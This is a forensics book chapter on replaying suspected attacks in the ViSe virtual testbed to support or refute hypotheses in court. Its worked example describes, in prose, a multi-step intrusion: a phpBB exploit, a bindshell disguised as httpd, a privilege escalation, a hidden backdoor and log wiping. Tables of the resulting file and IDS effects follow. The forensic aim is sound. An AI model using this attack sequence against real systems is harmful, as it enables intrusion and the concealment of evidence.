assumptions about data relationships, and Abbott, Bell, Clark, De Vel, and Mohay [A1] have proposed a framework for scenario matching in forensic investigations based on transaction logs with automated recognition of event scenarios based on a stored event database. These approaches do not suggest replaying the scenarios on a testbed, but the output of their systems could be used as a basis for realistic testing in ViSe. This would provide a far more thorough analysis and a more convincing case in court. Elseasser and Tanner [A44] have proposed an automated diagnosis system that generates possible attack sequences based on profiles of the victim host configuration and of the unauthorized access gained by the attacker. The hypothesized attack sequences are simulated on a model of the victim network, and a successful simulation indicates that the attack sequence could feasibly lead to unauthorized access. This chapter describes an approach that performs the replay on virtual systems rather than performing simulations, but the general approach of hypothesis generation could be combined with the approach described in this chapter. Neuhaus and Zeller [A82] have recently proposed a method for automatically isolating processes that are necessary for an intrusion to occur. They propose to capture system calls on a live host and then replay these on a testbed. Their implementation, Malfor, has proved able to identify both the root cause and all intermediate steps needed to reproduce an attack. Their approach is designed for real-time use, but it could be combined with the approach described in this chapter to include system calls in the analysis and to automate the reconstruction analysis.

Virtualization is frequently used in security research, primarily because of the flexibility and the small resource requirements. As an example, [B146] discusses the use of VMware and the forensic tool SMART for recreating a suspect's computer. The approach presented in this chapter takes this idea further by emulating the entire digital crime scene as part of a digital event reconstruction. Virtualization is also frequently used by the honeypot community. Low-interaction honeypots,

such as Honeyd [B169], often have built-in virtualization of services, whereas high-interaction honeypots, such as honeynets [B157], are often deployed using full operating system virtualization. See also [B172] for a discussion of the advantages and disadvantages of VMware in the context of honeypots.

Recent security testbeds include LARIAT [A104], LLSIM [A59], Netbed [A140], Deter [B175], and vGrounds [A68]. LARIAT is the first simulated platform for testing intrusion detections systems, and LLSIM is its virtualized descendant. Netbed is a simulation environment that served as the predecessor to Deter, a cluster testbed. vGrounds is a virtual environment based on UML (User Mode Linux) [B155]. These testbeds provide large-scale simulation at the cost of the accuracy and the number of operating systems and services supported. Section 5.6.3 discusses cases where this approach may be useful. ViSe supports more exact system and network interaction on a wider range of operating systems. ViSe images are provided in a large library of pre-configured attacks and vulnerable services on common operating systems. ViSe also includes an IDS system to identify the manifestations of an attack.

5.2 Terminology and Methodology

As described in Chapter 2, a *digital crime scene* can consist of a number of computing and storage devices, as well as the network connecting them. Assume that a digital crime scene consists of a number of computer systems, divided into three categories: namely *attack hosts*, *victim hosts*, and *third-party hosts*. The third-party hosts may, for instance, include network or security services that perform logging, or other service providers such as certification authorities. Recall that *Digital evidence* is any digital data that contains reliable information that supports or refutes a hypothesis about an incident. Note that all the analysis is assumed to be performed on copies of the evidence in order to preserve the integrity of the evidence. Also, all evidence is analyzed on *analysis hosts*, which are not part of the digital crime scene.

An *event* e is an occurrence that changes the state of a computing system.

A *crime* or *incident* is an event that violates policy or law. An *event chain* $E = e_1, \ldots, e_n$ is a sequence of events with a causal relationship. The latter definitions are adopted from [A29, A28]. *Evidence dynamics* is described in [A32] to be "any influence that changes, relocates, obscures, or obliterates physical evidence, regardless of intent". A central issue in evidence dynamics is to identify the *causes* and *effects* of events. The evidence dynamics of different digital media varies. A file can be modified or deleted, and timestamps can be updated. Unallocated data on a disk can be overwritten, and volatile memory can be overwritten or moved to page-files. Data transmitted on a network may leave traces in log files and monitoring systems.

The approach to performing reconstruction experiments starts with a *hypothesis* H_0 stating that one or more tools have been run as part of an attack. The corresponding event chain is then replayed on the testbed. Following execution, the virtual environment is analyzed to find the effects of the events. These effects are in turn compared to the actual digital evidence. The purpose is to replay the suspected attacks in a controlled environment in order to study the causes and effects of the events involved in the attack. This allows us to replay the attack in a forensically sound manner without compromising the integrity of the original evidence or relying on files that have been compromised by the attacker.

As noted above, a multi-step attack can be studied as a series of interconnected events, where the effects of one event are the causes of the subsequent event. Although the digital forensic reconstruction framework separates causes and effects, differentiating between these may be difficult in practice, as it may require exhaustive testing. Using the terminology above, it is therefore assumed that event e_{k+1} is the transition between state s_k and s_{k+1}. s_k and s_{k+1} contain the causes and effects of e_{k+1}, respectively. Depending on the evidence dynamics at play, an effect of one event can be superseded by the effects of a later event. For example, if a file is modified twice, only the latter modification will be represented in the timestamp of the file. Another example occurs when a file is first deleted and then overwritten

by other data.

In some cases, there may be several competing hypotheses about the chain of events leading to the digital evidence found in a digital crime scene. In this case, each hypothesis is formulated and tested separately. Based on the competing hypotheses $H_0, H_1, \ldots, H_m$, the tests may share one or more initial events. In this case, the shared events need only be replayed once.

The methodology for testing in forensic reconstruction used in this chapter can be expressed as a five-step process:

1. *Configure testbed* with appropriate software according to a hypothesis.

2. *Replay attack* according to the hypothesis and save snapshots for each state.

3. *Acquire and verify images* of all snapshots.

4. *Perform analysis* through the comparison of states.

5. *Compare images to digital evidence* to support or refute the hypothesis.

The process is shown in Figure 5.1 and can be reiterated for alternative hypotheses.




Figure 5.1: Process for testing in forensic reconstructions.

5.3 Virtualization and the ViSe Testbed

This section reviews the criteria for a forensic testbed and discusses the advantages of virtualization in digital forensic testing. It provides an overview of VMware and the ViSe[2] [A101] testbed and consider integrity issues using ViSe as a virtualization platform. Finally, a discussion of the digital forensic image created to aid digital forensic testing is considered. The use of ViSe is further demonstrated through specific examples in Sections 5.4 and 5.5.

5.3.1 Virtualization

The main criteria for choosing a testbed are resource-demands, availability and usability, flexibility and efficiency, forensic soundness, and similarity to the digital crime scene [A130]. While physical testbeds can most accurately represent a digital crime scene, there is significant overhead required for the setup, configuration, and re-installation of the involved systems. Each hypothesis requires a separate machine, and different hardware must be obtained to provide complete coverage of the systems involved in an attack. Furthermore, the impracticality of restoring a physical system to a previous state to test an alternative but similar hypothesis is obvious.

Virtualization addresses these problems with negligible overhead. A single computer can represent the entire digital crime scene, emulating different operating systems, configurations, and services as necessary. For example, Figure 5.2 represents a VMware virtual environment, emulating a virtual network and three virtual operating systems running Fedora Core 3. Virtualization environments are also more portable and reusable. Images can be shared between multiple hosts, and once a configuration is made, it can be restored later in an investigation or reused in other investigations.

VMware 5.0 [B180] was chosen as the emulation environment for ViSe [A101],

[2]http://www.cs.ucsb.edu/∼rsg/ViSe/




Figure 5.2: Example ViSe Virtual Environment.

because it contains several advantages over other emulation environments such as Xen [B179], Microsoft Virtual PC [B166], and UML [B155]. VMware is able to emulate both Linux and Windows, as well as any other x86 operating system. Xen and UML are limited to selected ports or currently available operating systems, and neither Xen nor UML could emulate Windows platforms at the time of ViSe's creation. VMware and Microsoft Virtual PC are similar in scope and application, but Virtual PC runs on Windows and Apple Macintosh systems, while VMware runs on Windows and Linux systems. VMware was chosen over Virtual PC because development in Linux provided the most ideal environment for developing and testing malicious attacks.

5.3.2 The ViSe Testbed

The ViSe testbed was developed at UCSB to test attacks on various vulnerable operating systems and to test intrusion detection systems. ViSe originally contained 10 operating systems and a total of 40 exploits against the programs running on them. The operating systems included are Windows 2000, 2003, XP, Red Hat 6.2, 7.2, SuSE 9.2, Debian 3.0, Fedora Core 3, FreeBSD 4.5, and 5.4. The exploits,

as detailed in Table 1-4 of [A101], contain both local and remote attacks. ViSe was recently extended with an additional 30 remote attacks from the OWASP's top ten web application vulnerabilities framework [A127], targeting 10 web applications running on both Windows and Linux platforms.

One reason for choosing VMware to implement ViSe is that the snapshot and cloning features of VMware allow new images to be derived from old ones. When using the snapshot feature, new snapshots are created incrementally, i.e., only changes are stored in the new snapshot file. The current ViSe tree requires 80 GB for 70 separate system configurations derived from the 10 base operating system images. This is achieved by using the snapshot feature to create new configurations of a system. This provides a tremendous space savings as compared to requiring a full install for each configuration.

The snapshot feature allows for the creation of a tree of successive changes derived from a base system. Each tree represents a host involved in an attack, such as an attacker, a victim, or an IDS systems. New ViSe images are added to a tree by making a snapshot with the desired modifications based on a previous snapshot or root image. Unfortunately, multiple systems derived from the same tree cannot be run simultaneously. For this purpose, it is necessary to use the "full cloning" feature in VMware to create a full image, which uses the space requirements of both the new files and the old configuration. The advantage of the cloning feature is that cloned images can be run and distributed independently of the ViSe tree, which allows the image and the events in that image to be replicated by relevant parties.

When an attack is replayed, the attacker, the detector, and the vulnerable images are booted, and the attack are executed according to the reconstruction hypothesis. If the attack damages the configuration of a particular image, that image only needs to be restored and rebooted to recover from the damage. Also, snapshots of the images can be created and then restored, providing instantaneous recovery. This method results in both a significant time savings and a decrease in storage

requirements compared to using physical systems to replay an attack.

Some of the attacks in ViSe are launched using the Metasploit framework [B165]. The Metasploit framework is an open-source platform for exploit development and testing, and it is frequently used as a tool for penetration testing and vulnerability research. Metasploit contains a suite of exploits, which makes it s useful tool for the experimental approach to reconstructions.

5.3.3 Integrity Issues

There are a number of integrity issues to be considered related to using VMware as the virtualization platform for ViSe. The first issue concerns data contamination between the host and guest operating systems. We have not been able to demonstrate such an issue on a Fedora Core 3 system, but as a precautionary measure, images should be isolated from each other by cloning each image on a separate sanitized partition. Each new cloned image becomes a new ViSe image root, which is used to create new snapshots over empty memory. This approach guarantees that there is no data contamination between the host and the guest operating systems nor between the different guest systems. Note that ViSe was initially designed to be a simple security testbed with minimal space requirements, and the integrity of the images was not a primary consideration in its initial version. As a result, the first ViSe images were created on un-sanitized host partitions.

It should be noted that VMware image files are proprietary, and thus they are not identical copies of system disks or partitions. However, we are only concerned with the file systems contained in the VMware image files, and not with the VMware-files themselves. The testing is performed in VMware, and the forensic acquisition in preparation for analysis is either performed in VMware or by using the `vmware-mount.pl` tool for mounting VMware images. The integrity of the disk images can be verified using one-way hash functions such as MD5, SHA-1, or SHA256, which provide the necessary integrity for our purposes[3].

[3]Recent research has uncovered weaknesses in MD5 and SHA-1 [A136, A137].

Another integrity issue that should be considered is the virtual network used to connect the images. VMware allows several different types of network connectivity options: bridged to a physical device, a NAT to the host's IP address, virtual image to host-only, and custom [B180]. Only bridged networking connects the virtual network to the physical network. This allows transparent connections between virtual and physical hosts. Because the extent of all attacks was known and documented during the creation of ViSe, images were created using static IP addresses in the subnet of their host system. In general, however, the testbed host operating system should be disconnected from any external networks. In particular, if the guest operating system is able to reach external networks, the test may be compromised, and malicious code could spread from the testbed.

The third integrity issue is the "shared folders" feature of VMware. This feature is used to allow file transfers between the host and guest systems [B180]. During ViSe's construction, this feature was enabled to simplify the transfer of files and data. During forensic reconstruction, it should be disabled to prevent cross-contamination between the host and guest system. It can be re-enabled for the purpose of analysis to facilitate external analysis and to review the results outside of ViSe (see Section 5.3.4).

The last integrity issue involves the similarity of attacks in the virtual testbed to attacks on physical machines. Most importantly, only a limited amount of hardware devices is supported by the virtualization engines. If an attack depends on hardware that is not emulated by the virtual machine, the attack may not be reproducible on a virtual testbed. For example, the attack developed by David Maynor and Jon Ellch [C182] (expected to be presented at BlackHat 2006) exploits specific wi-fi drivers that may not be supported in a virtual environment. Furthermore, sophisticated attacks could detect and respond to the presence of VMware and other forensic tools [B158], for example by breaking out of VMware and accessing the host system [B173]. Another potential problem is anti-forensic attacks, which purposely attempt to thwart forensic investigations [B153], for example by generating excess

or confusing signatures in order to make event reconstruction difficult. Attacks such as these are uncommon and require special consideration. They are not considered in this chapter.

5.3.4 The Virtual Forensic Analysis Image

In order to be able to handle the test images in a forensically sound manner, a forensic analysis system has been added to ViSe. The main purpose of this system is to acquire copies of hard drive images from the test systems (using `dcfldd`[4]), as well as to provide a verification of the integrity of the copies (using tools such as `md5sum` and `sha256sum`).

The forensic analysis system is built on Fedora Core 3, and it is installed as a new root in the ViSe tree to avoid any conflicts with the test images. Such a conflict could, for example, occur if the LVM (Logical Volume Manager) is used. LVM requires that the `id` of the underlying physical volumes be unique when the volumes are mounted. Unfortunately, VMware's cloning and snapshot features retain the LVM `id` of the root image. Therefore, if the forensic analysis image was added to a ViSe tree, it could not mount any other images of that same tree, because the LVM `id` would already be present.

In order to avoid contamination between the external network and the forensic analysis system, the virtual forensic analysis system is configured without a virtual network interface. As an additional precaution, the host operating system can be physically disconnected from the network during the analysis.

A virtual disk can be analyzed in VMware by adding it as a disk to the forensic analysis system. This disk should be provided as an independent and non-persistent disk, in order to prevent any changes to the image. Because VMware requires write access to its virtual disk images, the forensic analyst has to mount them in read-only mode to assure that the file systems of those images are not changed.

[4] `dcfldd` is a forensic version of the GNU tool `dd`, commonly used for copying disks and partitions.

It must be noted that in VMware it is not possible to take a snapshot of a system with an independent disk, mount an independent disk in a snapshot, or mount several instances of different snapshots based on the same base image. The image acquisition either has to be performed sequentially (by rebooting the virtual analysis host for each disk image to be analyzed) or by creating a full disk clone for each snapshot. By using the latter method, several disks can be mounted at once.

The images to be analyzed are copied to a "shared folder" directory using `dcfldd`. After all the images have been acquired and verified, the forensic analysis can be performed outside ViSe. The primary reason for this is that there is a significant performance penalty in performing the analysis in a virtual environment (see Section 5.6.3). By performing the analysis outside ViSe, the results are also available for external analysis and review.

5.4 Scenario – "The Trojan Did It!"

A common theme in digital forensics is the "Trojan Defense", where a defender claims that his computer was hijacked by another party and used to commit a crime. This defense has been successfully used to achieve acquittal in criminal cases [B160, C183, A27]. This Section provides an overview of an event reconstruction experiment related to such a defense. A more detailed example with practical results is provided in Section 5.5.

Consider the example where the defender accused of causing a denial-of-service (DoS) attack on a web-server claims that his computer was attacked and compromised by the W32/Blaster worm [B150]. The W32/Blaster worm has a backdoor component that was allegedly used to launch the web-server attack from the host. Based on this, a forensic investigator can formulate a hypothesis that corresponds to the defense:

The defender's host running Windows XP has been infected by the W32/Blaster worm. The W32/Blaster worm has opened a backdoor on the host, which has been

exploited by an external attacker running Linux Fedora Core 3. By using the backdoor, the attacker has launched a DoS-attack on a web server on the Internet.

If this hypothesis is validated, it can support the case of the defense. On the other hand, if the hypothesis is refuted, the case of the defense is weakened. The hypothesis can be seen as an event chain, as illustrated in Figure 5.3. This event chain has three events: *e1* corresponds to the worm infection, *e2* corresponds to an attacker using the worm's backdoor, and *e3* corresponds to an outbound attack launched through the backdoor. The four states *s0*, *s1*, *s2*, and *s3* correspond to the states. The model is an abstraction of the involved incidents, and a more detailed event chain could obviously be created.




Figure 5.3: State diagram for worm attack scenario.

The investigators can now perform a reconstruction experiment according to the process in Fig. 5.1. The testbed is configured with a virtual network and the following hosts:

- Worm source: Windows XP, infects the defender's host with W32/Blaster
- Worm payload source
- Attacker's host: Linux Fedora Core 3
- Defender's host: Windows XP host
- Web server: MS IIS, target of DoS attack

Based on the specifics of the attack, third-party hosts, such as DNS servers, may have to be included as well.

The attack is replayed according to the hypothesis, as shown in Figure 5.4. A VMware snapshot is taken for each of the involved hosts for every state. These snapshots are then copied to images in a forensically sound fashion for analysis. Timestamps and hash-sums are taken of all the images for verification purposes. Based on these images, subsequent states are compared in order to identify all changes between two states. These changes are the effects of an event. As previously mentioned, some effects can be superseded by the effects of later events.




Figure 5.4: Acquisition and analysis for worm attack scenario.

Finally, the results of the experiment are compared to the digital evidence acquired from the actual crime scene. If the findings of the experiment are consistent with the digital evidence, the experiment provides support for the defender's case. Otherwise, a new experiment should be run based on new or modified hypotheses.

5.5 Scenario – A Multi-step Attack

In this section, the use of the ViSe testbed for testing a multi-step attack is demonstrated. The attacks are chosen from the database of attacks available in the ViSe testbed. As part of a criminal investigation, it is necessary to determine the chain of events in a forensically sound manner. Based on the available evidence in the digital crime scene, a digital forensic reconstruction is initiated and an initial hypothesis is stated:

An attack host running Fedora Core 3 has launched and completed a multi-step attack against the victim host running Fedora Core 3. The multi-step attack consists of an Nmap scan, an exploit of the phpBB 2.0.10 viewtopic.php vulnerability, an installation of bindshell on port 12497 named httpd, an exploit of a vulnerable iwconfig buffer overflow vulnerability, the creation of a non-root user and root backdoor, and finally the removal of traces.

In order to support or refute this hypothesis, we wish to perform an isolated test of the multi-step attack. Virtual systems similar to the ones in the hypothesis are set up in ViSe, and the multi-step attack is replayed as described below. When the test is finished, the analyst can compare the effects of the attack in the virtual environment to the digital evidence in the digital crime scene. If the identified effects do not support the hypothesis, the hypothesis should be reformulated, and the necessary test events should be replayed. It may be necessary to include events that are not directly related to the attack in the test, such as intentional evidence manipulation (e.g., file modifications or deletions) and regular user or system activities (e.g., rebooting and disk defragmentation).

Note that the analyst does not need access to all the hosts involved in the digital crime scene. The results of the test can be compared to any available evidence. However, the certainty of the results is reduced when the digital evidence is incomplete.

5.5.1 Configuring ViSe for Replaying the Attack

To replay the attack, images are derived from snapshots in the ViSe library to represent the attack host, a detector host, and a vulnerable host. Each image is an installation of Fedora Core 3 with system configuration and files specific to its purpose. The attacker represents the single host conducting all the stages of the attack, including network scanning and vulnerability exploitation. The detector

image is running a Snort 2.4.3 IDS system. The vulnerable image snapshot is created by adding a local system buffer overflow vulnerability (`iwconfig`) to a predefined snapshot containing a remote, web-based vulnerability (`phpBB 2.1.10`). Both vulnerabilities are available in the ViSe library. Each snapshot is then created into a full-clone on a separate, zeroed-out partition, as discussed in Section 5.3.3. Figure 5.5 shows the resulting forensic testbed.




Figure 5.5: ViSe image tree for example attack.

5.5.2 Replaying the Attack

The hypothesized event chain representing the attack is divided into a number of discrete events, each leading to a new state. Each event leads to a state snapshot that can be examined independently in order to determine the sequence of events leading to the final image. The effects of an event are identified by finding the differences between two successive states. The attack is replayed as follows (the details of the attack are provided in Appendix F):

- Event 1: Network scan, port scan, and manual web browsing by attacker. The attacker uses `nmap` to determine the vulnerable host's address and the open ports on the victim. The attacker then uses the ELinks web browser to visit the web-page `/phpBB2/` on the victim.

- Event 2: The attacker exploits the phpBB 2.0.10 viewtopic.php arbitrary code execution vulnerability [B171] and gains a remote shell on the victim host with username `apache`.

- Event 3: The attacker retrieves a bindshell using `wget` and executes it in `/tmp`. The name of the bindshell is `httpd`, named to appear identical to the default process run by apache. He then disconnects from his current remote shell and connects to the listening port of the bindshell at port 12497.

- Event 4: The attacker searches for setuid programs using `find` and discovers a vulnerable version of `iwconfig`[B145]. He retrieves an exploit using `wget` and executes it, becoming root.

- Event 5: The attacker creates a non-root user `bash` and uses `wget` to retrieve a backdoor named "`]`", which he places in `/usr/bin`. He then disconnects from the bindshell.

- Event 6: The attacker logs in as the newly created user bash using ssh and becomes root using the backdoor. The attacker then kills his old bindshell, and removes all traces in `/tmp` and `/var/log`.

Note that there is a trade-off between the granularity of a reconstruction and the number of events. At the highest-level of detail, every system call can be viewed as an event. At the other extreme, an entire attack can be viewed as a single event.

5.5.3 Attack Analysis and Verification

When the attack is replayed, the different stages are represented by seven states, as shown in Figure 5.6. Each state consists of a snapshot for each host, and one

state is reached from the previous state by an event. Images of all the snapshots are acquired in the ViSe forensic system using the tool `dcfldd`. The analysis is performed on a non-virtual host outside ViSe, as discussed in Section 5.3.4.




Figure 5.6: State diagram for multi-step attack.

The attack is analyzed by comparing the states of the attack sequentially. Every change between two states s_k and s_{k+1} is considered an effect of the corresponding event e_{k+1}. If the effect is superseded by a later event, for instance through a file modification or file deletion, only the latter effect is considered.

In this example, the results of the analysis is prestented in tables, where each row indicates the host, the type of evidence, the name of the evidence identifier, and what action has affected the evidence. We do not claim completeness of the analysis results – the tables are intended only to demonstrate the use of ViSe and the reconstruction methodology. For the purpose of this example, we consider only evidence found in the file systems and log files of the victim host, as well as evidence in the network monitoring and intrusion detection system.

Table 5.1 shows the effects of the portscan on the victim system, as well as on the network IDS. Note that the activity has been logged in the system files, and the Snort IDS classifies the activity as a "portscan". The manual web browsing has caused the web access log and two database files related to PhpBB to be updated. The modified file`/etc/cups/certs/0` is repeated throughout the experiment, and seems to be an artifact of the Fedora Core installation used.

In Table 5.2 we see further logging on the victim system and three IDS alerts (including one outbound alert) indicating a PHP-based attack. Both the web access log and error log have been updated, and several PhpBB database files have been modified.

Table 5.1 Effects of event 1. The following notation is used: A=attack host, V=victim host, T=third-party host, F=file, N=network, I=Snort IDS log, C=create, M=modify, D=delete

Host	Type	Name	Action
V	F	/var/log/messages	M
V	F	/var/log/httpd/access_log	M
V	F	/var/log/secure	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYI	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYD	M
V	F	/etc/cups/certs/0	M
T	F	/var/log/snort/snort.log.*	C
T	I	(portscan) TCP Portsweep: Attacker	C
T	I	(portscan) TCP Portscan: Attacker to Victim	C
T	N	GET /phpBB2/ HTTP/1.1: Attacker to Victim:80	C

Table 5.3 indicates that a command has been run as root on the victim system and that a new file `/tmp/httpd` has been generated. There is logging activity in several system logs, but no IDS alerts have been triggered. The network dump for the event indicates that the file `httpd` was downloaded by the victim host.

Table 5.4 shows the creation of two new files `/tmp/iwconfig` and `/tmp/progs`, as well as another IDS outbound alert. Also, the network dump indicates that the file `iwconfig` was downloaded by the victim host.

In Table 5.5 the user database files are updated, and a new home directory is created with the user-name `bash`, and a new file "`]`" is created in `/usr/bin`. There are no IDS alerts, but the network traffic indicates that another file has been downloaded.

Finally, in Table 5.6 several files created during the attack are deleted, and we see that an SSH connection has been established. The attacker has logged in and attempted to clean up the traces by deleting all the files in `/tmp` and `/var/log`.

Based on these results, a comparison between the tables and the digital evidence can be performed. Each table entry that is not superseded by a later event can be compared to the digital evidence in order to support or refute the attack hypothesis. Note that there may be several reasons why there is no match. The evidence

Table 5.2 Effects of event 2.

Host	Type	Name	Action
V	F	/var/log/httpd/error_log	M
V	F	/var/log/httpd/access_log	M
V	F	/var/log/secure	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYI	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYD	M
V	F	/var/lib/mysql/mysql/phpbb_topics.MYI	M
V	F	/var/lib/mysql/mysql/phpbb_topics.MYD	M
V	F	/etc/cups/certs/0	M
T	I	WEB-PHP viewtopic.php access: Attacker to Victim:80	C
T	I	(http inspect) DOUBLE DECODING ATTACK: Attacker to Victim:80	C
T	N	TCP Connection Established: Attacker to Victim:4321	C
T	I	ATTACK-RESPONSES id check returned userid: Victim:4321 to Attacker	C

of an attack may have been changed, deleted, or overwritten, depending on the evidence dynamics of the evidence in question. It may be necessary to formulate an alternative hypothesis or add new events in order to explain such discrepancies.

Table 5.3 Effects of event 3.

Host	Type	Name	Action
V	F	/root/.bash_history	M
V	F	/tmp/httpd	C
V	F	/var/log/wtmp	M
V	F	/var/log/lastlog	M
V	F	/var/log/messages	M
V	F	/var/log/httpd/error_log	M
V	F	/var/run/utmp	M
V	F	/etc/cups/certs/0	M
T	N	File httpd Downloaded: Victim to Attacker:80	C
T	N	TCP Connection Terminated: Attacker to Victim:4321	C
T	N	TCP Connection Established: Attacker to Victim:12497	C

Table 5.4 Effects of event 4.

Host	Type	Name	Action
V	F	/tmp/iwconfig	C
V	F	/tmp/progs	C
V	F	/etc/cups/certs/0	M
T	N	File iwconfig Downloaded: Attacker:80 to Victim	C
T	I	ATTACK-RESPONSES id check returned root: Victim:12497 to Attacker	C

Table 5.5 Effects of event 5.

Host	Type	Name	Action
V	F	/etc/shadow-	M
V	F	/etc/gshadow-	M
V	F	/etc/gshadow	M
V	F	/etc/group	M
V	F	/etc/group-	M
V	F	/etc/shadow	M
V	F	/etc/passwd	M
V	F	/var/log/messages	M
V	F	/var/log/secure	M
V	F	/usr/bin/]	C
V	F	/home/bash/.*	C
T	N	File] Downloaded: Attacker:80 to Victim	C
T	N	TCP Connection Terminated: Attacker to Victim:12497	C

Table 5.6 Effects of event 6.

Host	Type	Name	Action
V	F	/tmp/*	D
V	F	/var/log/*	D
V	F	/var/run/utmp	M
V	F	/etc/cups/certs/0	M
T	N	SSH Connection Established: Attacker to Victim:22	C

5.5.4 Alternative Hypothesis Formulation

Assume that we do not find support for the hypothesis in the original evidence. For instance, assume that the effects of Event 4 (the `iwconfig` buffer overflow) do not match the original evidence. In this case, we develop an alternate hypothesis and replay the attack from the last common state. We revert to the State s3 snapshot and create a new state diagram, represented in Figure 5.7. The alternative hypothesis can be stated as follows:

An attack host running Fedora Core 3 has launched and completed a multi-step attack against the victim host running Fedora Core 3. The multi-step attack consists of an Nmap scan, an exploit of the phpBB 2.0.10 viewtopic.php vulnerability, an installation of bindshell on port 12497 named httpd, an exploit of a cdrecord environment variable privilege escalation vulnerability[B181], the creation of a non-root user and root backdoor, and finally the removal of traces.




Figure 5.7: Alternative Hypothesis for a multi-step attack.

The advantage of ViSe becomes apparent when we consider the similarities of the previous hypothesis to the alternative one proposed above. By running the new attack from the snapshot of state s3, we create the new states s4a, s5a, and s6a, which we can compare to the original evidence to determine similarity.

5.6 Discussion

This chapter has demonstrated how ViSe provides an environment for efficient event reconstruction and testing through reusable snapshots representing different states of an attack. ViSe provides a framework with a library of operating systems, vulnerable services, and exploits, providing a controlled and efficient testbed for digital forensic testing. The attack is replayed in the virtualization testbed and analyzed with respect to an initial hypothesis. As ViSe's library of operating systems, services, and exploits grows, the time to construct a virtual environment corresponding to a digital crime scene decreases. Therefore, the focus of the event reconstruction testing is moved from setting up and running an attack to the analysis of its effects. Although VMware supports a wide range of operating systems, there is no support for emulation of embedded systems such as cell phones and PDAs. An extension of ViSe to include digital event reconstruction on embedded systems is a topic for further research.

This section evaluates some aspects related to the use of ViSe and VMware as part of a digital forensic reconstruction. Central to the discussion is the trade-off between the detail of reconstruction and the difficulty of performing a reconstruction.

5.6.1 Presenting a Real Case in Court

In court, a reconstruction will be subject to thorough questioning. It is essential to convince a court that the testing is forensically sound and that it is relevant to the original digital crime scene. Although a reconstruction can neither prove a hypothesis with absolute certainty, nor exclude the correctness of other hypotheses, a standardized environment, such as ViSe, combined with event reconstruction and testing, can lend credibility to an investigation and be a great asset in court. Further work on understanding the effects of anti-forensic tools on a reconstruction will add value to the approach.

The proposed approach is intended to be a part of a digital investigation. The approach does not replace conventional digital forensics, but supplements the forensic investigation by providing a methodology to find additional support for hypotheses about a digital crime scene. In court, the results of a digital forensic reconstruction can be used to provide additional support or to refute a particular chain of events. An investigator will take the proofs acquired from the digital crime scene and present them in court. The results of the reconstruction are then used to support an interpretation of the evidence.

In a real case, it is essential to place the reconstruction in the context of the crime and to present a thorough explanation of the assumptions made in the reconstruction. The initial state of the reconstruction, as hypothesized in H_0, can only be an approximation of the digital crime scene, and a good courtroom defense lawyer will exploit any unexplained discrepancies. Furthermore, a reconstruction must take into consideration malware and anti-forensic tools and explain what consequences such tools can have on the digital evidence and on the reconstruction itself.

